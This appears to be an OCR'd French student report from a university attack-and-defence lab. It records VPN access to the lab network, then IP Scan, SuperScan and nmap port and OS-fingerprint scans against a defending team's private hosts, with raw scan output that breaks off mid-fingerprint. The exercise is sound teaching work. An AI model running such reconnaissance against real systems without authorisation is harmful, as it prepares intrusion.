
Attaques : Scanning et Dénis de Service

Préparation

1) Installation du client VPN « OpenVPN » sur le poste à distant.

2) Télécharger ensuite les 3 fichiers que l'on va utiliser en tant que certificat pour la connexion VPN : ca.cer / m2-stri.attaque-1.cer / m2-stri.attaque-1.key

3) Configurer le fichier client dans OpenVPN pour se connecter au réseau ovpn-stri.iut-lse3.fr (port 443)



3 possibilités d'attaquer le réseau de groupe de défense

1) attaquer (scanner) le réseau depuis le poste à distant via tunnel VPN
Les attaques peuvent se faire directement sur le réseau de groupe de défense. Mais le firewall de groupe de défense bloque toutes les requêtes qui arrivent à l'extérieur. On ne peut pas bien scanner

2) attaquer (scanner) le réseau depuis le poste à distant via tunnel VPN avec passage d'un poste qui est installé sur le même réseau que celui de groupe de défense
On se connecter sur le poste (192.168.0.13) avec le bureau à distant. On peut attaquer et scanner depuis le poste à distant en utilisant un poste dans le réseau.


3) attaquer (scanner) le réseau depuis le poste interne
On a possibilité de manipuler le poste interne. Donc on peut bien attaquer ou scanner le réseau depuis le poste interne

Découverte architecture du groupe défense(Scanning)

1. IPSCAN

Nous avons utilisé dans un premier temps IP SCAN / SuperScan (sous Windows)

1) Avec OpenVPN -> Connecter sur le réseau 172.16.97.1 depuis chez Joonseo avec notre adresse privée 172.16.97.10
(freebox : 82.66.83.x / St michel)
2) Avec tracert 192.168.0.1 --> Obtenir [172.16.97.1 -> 192.168.0.1]. Cela vérifie l'architecture initiale expliquée en début de projet.
3) Exécuter IP SCAN sur la plage d'adresses 192.168.0.1 à 192.168.0.255 pour voir les adresses actives et trouver éventuellement celles utilisées par la défense.



Touvé 5 hôtes
192.168.0.14 (ping 196ms)
192.168.0.17 (ping 191ms)
192.168.0.18 (ping 198ms)
192.168.0.19 (ping 190ms)
192.168.0.30 (ping 187ms)

4) Exécuter SuperScan pour trouver les ports ouverts et ainsi déduire les services mis en place sur ces machines.

- 192.168.0.14 (pas de port ouvert)
- 192.168.0.17 (le port UDP 53 : DNS)
- 192.168.0.18 (pas de port ouvert)
- 192.168.0.19 (le port UDP¨123 : Network Time Procotol)
- 192.168.0.30 (pas de port ouvert)


2. NMAP

Scan des ports et découverte du réseau du groupe de défense avec IP Scan mais on a voulu un deuxième avis car nous voulions confirmer voire approfondir nos résultats.

1) Tentative de scan des ports TCP sur les adresse d'IP que l'on a trouvé avec NMAP


- IP 192.168.0.14

```
# nmap -sT 192.168.0.14
Résultat : 5 ports trouvés...155.109 secondes
21/tcp open ftp
25/tcp open smtp
110/tcp open pop3
465/tcp open smtps
1110/tcp open nfsd-status
```




- IP 192.168.0.17

```
Résultat : 8 port trouvés...477.890 secondes
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
53/tcp open domain
110/tcp open pop3
465/tcp open smtps
995/tcp open pop3s
1110/tcp open nfsd-status
```




- IP 192.168.0.18

Résultat : 10 ports trouvés...131.438 secondes
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
110/tcp open pop3
465/tcp open smtps
995/tcp open pop3s
1110/tcp open nfsd-status




- IP 192.168.0.19

Résultat : 9 ports trouvés...473.782 secondes
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
80/tcp open http
110/tcp open pop3
113/tcp open auth
465/tcp open smtps
995/tcp open pop3s
1110/tcp open nfsd-status




- IP 192.168.0.30

Résultat : 6 ports trouvés...490.188 secondes 21/tcp open ftp 25/tcp open smtp 110/tcp open pop3 465/tcp open smtps 995/tcp open pop3s 1110/tcp open nfsd-status



2) On a dans un second temps essayé de trouver les informations sur les OS installés sur les postes de la défense.


- nmap -sS -O 192.168.0.14 (pas trouvé)




- nmap -sS -O 192.168.0.17 (peut etre windows)


C:\WINDOWS\system32\cmd.exe
C:\Program Files\Nmap>nmap -sS -O 192.168.0.17
Starting Nmap 4.20 (http://insecure.org) at 2007-11-02 23:09 Paris, Madrid
WARNING: RST from 192.168.0.17 port 22 -- is this port really open?
WARNING: RST from 192.168.0.17 port 22 -- is this port really open?
WARNING: RST from 192.168.0.17 port 22 -- is this port really open?
WARNING: RST from 192.168.0.17 port 22 -- is this port really open?
WARNING: RST from 192.168.0.17 port 22 -- is this port really open?
Insufficient responses for TCP sequencing (2), OS detection may be less accurate
WARNING: RST from 192.168.0.17 port 22 -- is this port really open?
WARNING: RST from 192.168.0.17 port 22 -- is this port really open?
WARNING: RST from 192.168.0.17 port 22 -- is this port really open?
WARNING: RST from 192.168.0.17 port 22 -- is this port really open?
WARNING: RST from 192.168.0.17 port 22 -- is this port really open?
WARNING: RST from 192.168.0.17 port 22 -- is this port really open?
Interesting ports on 192.168.0.17:
Not shown: 1695 closed ports
PORT STATE SERVICE
22/tcp open ssh
53/tcp open domain
No exact OS matches for host (If you know what OS is running on it, see http://i
nsecure.org/nmap/submit/).
TCP/IP fingerprint:
OS:SCAN(V=4.20%D=11/2%OT=22%CT=1%CU=41963%PV=Y%DS=1%G=Y%TM=472BA04C%P=i686-
OS:pc-windows-windows)SEQ(SP=C0%GCD=1%ISR=BD%TI=Z%II=I%TS=8)SEQ(SP=BA%GCD=1
OS:%ISR=B7%TI=Z%II=I%TS=A)OPS(O1=%O2=%O3=%O4=%O5=M556ST11NW9%O6=M556ST11)SE
OS:Q(SP=C0%GCD=1%ISR=BD%TI=Z%II=I%TS=A)OPS(O1=%O2=%O3=%O4=%O5=%O6=M556ST11)
OS:OPS(O1=M556ST11NW9%O2=M556ST11NW9%O3=M556NNT11NW9%O4=M556ST11NW9%O5=M556
OS:ST11NW9%O6=M556ST11)OPS(O1=%O2=%O3=%O4=%O5=%O6=)WIN(W1=0%W2=0%W3=0%W4=0%
OS:W5=16A0%W6=16A0)OPS(O1=M556ST11NW9%O2=M556ST11NW9%O3=M556NNT11NW9%O4=M55
OS:6ST11NW9%O5=%O6=M556ST11)WIN(W1=0%W2=0%W3=0%W4=0%W5=0%W6=16A0)WIN(W1=16A
OS:0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)WIN(W1=0%W2=0%W3=0%W4=0%W5=0%W
OS:6=0)ECN(R=Y%DF=Y%T=41%W=0%O=%CC=N%Q=R)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A
OS:0%W5=0%W6=16A0)ECN(R=Y%DF=Y%T=41%W=0%O=%CC=N%Q=R)ECN(R=Y%DF=Y%T=40%W=16D
OS:0%O=M556NNSNW9%CC=N%Q=)ECN(R=Y%DF=Y%T=41%W=0%O=%CC=N%Q=R)T1(R=Y%DF=Y%T=4
OS:1%S=Z%A=S+%F=AR%RD=0%Q=)ECN(R=Y%DF=Y%T=40%W=16D0%O=M556NNSNW9%CC=N%Q=)T1
OS:(R=Y%DF=Y%T=41%S=Z%A=S+%F=AR%RD=0%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0
OS:%Q=)T1(R=Y%DF=Y%T=41%S=Z%A=S+%F=AR%RD=0%Q=)T2(R=N)T1(R=Y%DF=Y%T=40%S=O%A
OS:=O%F=AS%RD=0%Q=)T2(R=N)T2(R=N)T3(R=N)T2(R=N)T3(R=N)T3(R=N)T4(R=Y%DF=Y%T=
OS:40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=
OS:%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=
OS:0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
